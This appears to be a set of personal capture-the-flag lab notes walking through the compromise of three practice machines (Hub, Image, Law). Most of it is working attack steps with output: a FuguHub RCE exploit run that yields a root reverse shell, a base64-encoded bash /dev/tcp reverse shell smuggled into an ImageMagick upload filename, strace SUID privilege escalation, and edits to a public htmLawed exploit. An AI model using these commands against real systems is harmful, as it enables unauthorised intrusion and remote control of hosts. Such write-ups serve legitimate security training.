root@dora:/home/dora/temp# whoami
whoami
root
root@dora:/home/dora/temp# cd /root
cd /root
root@dora:~# ls
ls
flag4.txt  proof.txt  snap
root@dora:~# cat flag4.txt
cat flag4.txt
ZmU2VjLmNvbQ==
root@dora:~# cat proof.txt
cat proof.txt
9a820fe41ddda10d1bd95a9493a58aab
root@dora:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP gr
    link/ether 00:50:56:ab:33:13 brd ff:ff:ff:ff:ff:ff
    inet 192.168.161.16/24 brd 192.168.161.255 scope global ens160
       valid_lft forever preferred_lft forever
```

Done the lab !!

Hub

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.161.240 --open

NMAP Results:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
| 3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
| 256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
|_ 256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
80/tcp open http nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: 403 Forbidden
8082/tcp open http Barracuda Embedded Web Server
|_http-title: Home
| http-methods:
|_ Potentially risky methods: PROPFIND PATCH PUT COPY DELETE MOVE MKCOL PROPPATCH LOCK UNLOCK
| http-webdav-scan:
| Server Type: BarracudaServer.com (Posix)
| Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PATCH, POST, PUT, COPY, DELETE, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK
| WebDAV type: Unknown
|_ Server Date: Sat, 22 Jun 2024 08:27:46 GMT
|_http-server-header: BarracudaServer.com (Posix)
9999/tcp open ssl/http Barracuda Embedded Web Server
|_http-server-header: BarracudaServer.com (Posix)
| http-webdav-scan:
| Server Type: BarracudaServer.com (Posix)
| Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PATCH, POST, PUT, COPY, DELETE, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK
| WebDAV type: Unknown
|_ Server Date: Sat, 22 Jun 2024 08:27:46 GMT
| http-methods:
|_ Potentially risky methods: PROPFIND PATCH PUT COPY DELETE MOVE MKCOL PROPPATCH LOCK UNLOCK

| ssl-cert: Subject: commonName=FuguHub/stateOrProvinceName=California/
countryName=US
| Subject Alternative Name: DNS:FuguHub, DNS:FuguHub.local, DNS:localhost
| Not valid before: 2019-07-16T19:15:09
|_Not valid after: 2074-04-18T19:15:09
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

==========
==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:


→ Strightly went to the port **8082** web port there is About TAB.

→ You can see the version detasila has been disclosed !!

http://192.168.161.25:8082/rtl/about.lsp

→ You can see **FuguHub 8.4**

Another Reference : https://github.com/ojan2021/Fuguhub-8.1-RCE/blob/main/Fuguhub-8-1-RCE-Report.pdf



There is an exploit !!

https://github.com/SanjinDedic/FuguHub-8.4-Authenticated-RCE-CVE-2024-27697

python3 exploit.py -r 192.168.161.25 -rp 8082 -l 192.168.45.205 -p 80

```
┌──(root💀kali)-[/home/…/pg/Lin/Hub/FuguHub-8.4-Authenticated-RCE-CVE-2024-27697]
└─# python3 exploit.py -r 192.168.161.25 -rp 8082 -l 192.168.45.205 -p 80
[*] Checking for admin user...
[+] No admin user exists yet, creating account with admin:password
[+] User created!
[+] Logging in...
[+] Success! Injecting the reverse shell...
[+] Successfully injected the reverse shell into the About page.
[+] Triggering the reverse shell, check your listener...

┌──(root💀kali)-[/home/…/pg/Lin/Hub/FuguHub-8.4-Authenticated-RCE-CVE-2024-27697]
└─#
```

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Hub]
└─# rlwrap -cAr nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.161.25] 44396
whoami
root
```

Got the **proof.txt**

```
cat /root/proof.txt
3b30d06d6abe75161ef868da4cced02
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state
    link/ether 00:50:56:ab:e2:78 brd ff:ff:ff:ff:ff:ff
    altname enp11s0
    inet 192.168.161.25/24 brd 192.168.161.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feab:e278/64 scope link
       valid_lft forever preferred_lft forever
```

Image

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.161.178 --open

NMAP Results:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:
| 3072 62:36:1a:5c:d3:e3:7b:e1:70:f8:a3:b3:1c:4c:24:38 (RSA)
| 256 ee:25:fc:23:66:05:c0:c1:ec:47:c6:bb:00:c7:4f:53 (ECDSA)
|_ 256 83:5c:51:ac:32:e5:3a:21:7c:f6:c2:cd:93:68:58:d8 (ED25519)
80/tcp open http   Apache httpd 2.4.41 ((Ubuntu))
|_http-title: **ImageMagick Identifier**
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

==========


Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]


LAB Steps:

→ Started with the http port 80 !!
→ There is an **ImageMagick Identifier** !!
→ Basically we need to upload the image !!




→ Just tried to upload the any image !!

→ After uploading the image it is leaking the version information !!



ImageMagick 6.9.6-4 → Search for the exploits ..

https://github.com/ImageMagick/ImageMagick/issues/6339



Basically after the pipe `**|**` the commands are executing in the backend !!

So Let's try to put the bash reverse shell in base64 and get the reverse shell

we have created a fake **.jpeg** file intendenly !!

and enter the following command !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Image]
└─# ls
hai.jpeg  Nmap
```

echo "/bin/bash -i >& /dev/tcp/192.168.45.205/8080 0>&1" | base64

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Image]
└─# echo "/bin/bash -i >& /dev/tcp/192.168.45.205/8080 0>&1" | base64
L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNDUuMjA1LzgwODAgMD4mMQo=
```

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Image]
└─# cp 'hai.jpeg' 'hai.jpeg|smile"`echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNDUuMjA1LzgwODAgMD4mMQo= | base64 -d | bash`".jpg'
```

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Image]
└─# cp 'hai.jpeg' 'hai.jpeg|smile"`echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNDUuMjA1LzgwODAgMD4mMQo= | base64 -d | bash`".jpg'

┌──(root💀kali)-[/home/…/offsec/pg/Lin/Image]
└─# ls
hai.jpeg  'hai.jpeg|smile"`echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNDUuMjA1LzgwODAgMD4mMQo= | base64 -d | bash`".jpg'   Nmap
```

Upload the malicious file now and listen on port **8080**

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Image]
└─# rlwrap -cAr nc -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.161.178] 5
bash: cannot set terminal process group (1166): Inappropriate
bash: no job control in this shell
www-data@image:/var/www/html$ whoami
whoami
www-data
```

We got the shell !!

and got the **local.txt**

PrivEsc: [SUID]

www-data@image:/home$ **find / -perm -u=s -type f 2>/dev/null**

```
www-data@image:/home$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/strace
/usr/bin/fusermount
/usr/bin/sudo
```

Exploit reference : https://gtfobins.github.io/gtfobins/strace/#suid

SUID


If the binary has the SUID bit set, it does not drop the elevated privilege
access the file system, escalate or maintain privileged access as a SUID
run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) t
shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to mainta
interact with an existing SUID binary skip the first command and run the p
path.

```
sudo install -m =xs $(which strace) .

./strace -o /dev/null /bin/sh -p
```

www-data@image:/home$ **strace -o /dev/null /bin/sh -p**

got the **proof.txt**



Law [Medium]

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

 # nmap -p- -sV -sC -oN Nmap 192.168.161.190 --open

NMAP Results:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)

| ssh-hostkey:
| 3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
| 256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
|_ 256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
80/tcp open http   Apache httpd 2.4.56 ((Debian))
|_http-title: htmLawed (1.2.5) test
|_http-server-header: Apache/2.4.56 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

==========


Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ Started with the http server port 80.



The software version has been disclosed !!

Let's search for the exploits !!

Found one exploit but need to do some modifications !!

https://github.com/cosad3s/CVE-2022-35914-poc/

another reference : https://mayfly277.github.io/posts/GLPI-htmlawed-CVE-2022-35914/#exploitation

in this exploit there is some default path we need to change it !!

But it is just an IP no endpoints tried to exploit but it failed !!

so Try to get the correct endpoint or it can be guissed as **/index.php** for every php application !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Law]
└─# feroxbuster --url http://192.168.161.190/ -w /usr/share/wordlists/seclists/Discovery/Web

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
─────────────────────┬──────────────────────
 🎯 Target Url       │ http://192.168.161.190/
 🚀 Threads          │ 50
 📖 Wordlist         │ /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-
 👌 Status Codes     │ All Status Codes!
 💥 Timeout (secs)   │ 7
 🦡 User-Agent       │ feroxbuster/2.10.4
 💉 Config File      │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links    │ true
 🏁 HTTP methods     │ [GET]
 🔃 Recursion Depth  │ 4
─────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      280c Auto-filtering found 404-like response and create
404      GET        9l       31w      277c Auto-filtering found 404-like response and create
200      GET      388l     2376w    42134c http://192.168.161.190/index.php
200      GET     1817l    17952w   127367c http://192.168.161.190/htmLawed_README.txt
200      GET      388l     2376w    42134c http://192.168.161.190/
[####################] - 76s    37060/37060   0s      found:3       errors:39
[####################] - 76s    37051/37051   490/s   http://192.168.161.190/
```

Changed the exploit code !!

```
35
36 def exploit(url,cmd,user_agent,check,hook):
37     # uri = "/vendor/htmlawed/htmlawed/htmLawedTest.php"
38     uri = "/index.php"
39     headers = {'User-Agent': user_agent}
40
```

you can see we have commented the actual default path and entered the new path !!

